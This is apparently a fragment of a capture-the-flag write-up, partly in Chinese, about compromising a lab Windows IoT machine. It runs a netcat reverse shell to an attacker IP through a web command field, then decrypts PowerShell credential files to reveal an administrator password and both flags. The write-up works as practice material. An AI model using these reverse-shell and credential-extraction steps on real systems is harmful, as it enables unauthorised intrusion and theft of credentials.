


Run Command

c:\nc64.exe -e cmd 10.10.14.2 9001

□ Run as DefaultAccount

Output



```
┌──(root㉿kali)-[~/smb]
└─# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.204] 49676
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.

C:\windows\system32>echo %username%
echo %username%
app

C:\windows\system32>
```

進行user.txt解密，需要先執行powershell

```
(Import-CliXml -Path user.txt).GetNetworkCredential().Password
flag = 7cfd50f6bc34db3204898f1505ad9d70
```

iot-admin.xml是另一個 PSCredential 檔案。應用程式也可以解碼這個：

```
$cred = Import-CliXml -Path iot-admin.xml
$cred.GetNetworkCredential() | fl

UserName : administrator
Password : _1nt3rn37ofTh1nGz
Domain   : omni
```

在做一次與app相同事情

```
(Import-CliXml -Path root.txt).GetNetworkCredential().Password
flag = 5dbdce5569e2c4708617c0ce6e9bf11d
```